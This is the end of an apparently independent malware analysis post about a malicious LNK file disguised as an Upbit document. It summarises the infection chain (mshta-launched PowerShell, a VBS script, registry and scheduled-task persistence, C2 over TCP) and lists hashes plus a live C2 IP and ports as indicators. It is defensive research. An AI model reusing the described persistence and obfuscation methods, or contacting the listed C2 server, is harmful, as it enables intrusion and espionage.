→ In this case, we observe a well-crafted attack that leverages stealth and obfuscation techniques, including Base64 encoding, Caesar Cipher obfuscation, and the use of scheduled tasks and registry keys to maintain persistence on the victim's machine. The clear attention to detail in avoiding static detection, such as splitting command strings, shows the group's sophistication.

→ The communication to the C2 server and the ultimate payload execution leave no doubt that this campaign is aimed at gaining persistent access to the victim's machine for extended periods, likely to exfiltrate information or manipulate systems in espionage-related activities.

- Let's hope next time malwrhunterteam tags us when something like this comes <3.

IOC

```
Upbit_20240916.docx.lnk
MD5
37fb639a295daa760c739bc21c553406
SHA-1
50e4d8a112e4aad2c984d22f83c80c8723f232da
SHA-256
41cf6298a41c27357ee5f70d8cd1c0bd48698fc30c4255fad6a91798286e5229

t.zip
MD5
4cbafb288263fe76f5e36f1f042be22d

s.vbs
 622358469e5e24114dd0eb03da815576
```


```
xM568.tmp
 0c3fd7f45688d5ddb9f0107877ce2fbd
07578.tmp
  73ed9b012785dc3b3ee33aa52700cfe4

C2 -
64.49.14.181
ports 8014,7032
```

Virustotal

Bazaar

Triage


Artifact
Malicious LNK file attachment
/ Novice
Artifact
Registry-based persistence
/ Novice
Impact
Persistence using registry and scheduled tasks
LNK file initiates PowerShell script
Capability
PowerShell execution via mshta.exe
/ Practitioner
Decoded PowerShell downloads and runs s.vbs
Artifact
Decoded s.vbs script
/ Novice
VBS adds scheduled tasks and registry entries for persistence
Capability
VBS-based persistence
/ Novice
Executes xM578.tmp for further malicious activity
Artifact
Encoded xM578.tmp payload
/ Practitioner
Connects to C2 server and awaits commands
Capability
C2 communication over TCP
/ Practitioner
Receives commands from C2 to execute on victim machine
Impact
Remote command execution via C2

Thank You for reading this till the end ❤

Discord somedieyoungzz

Twitter https://twitter.com/IdaNotPro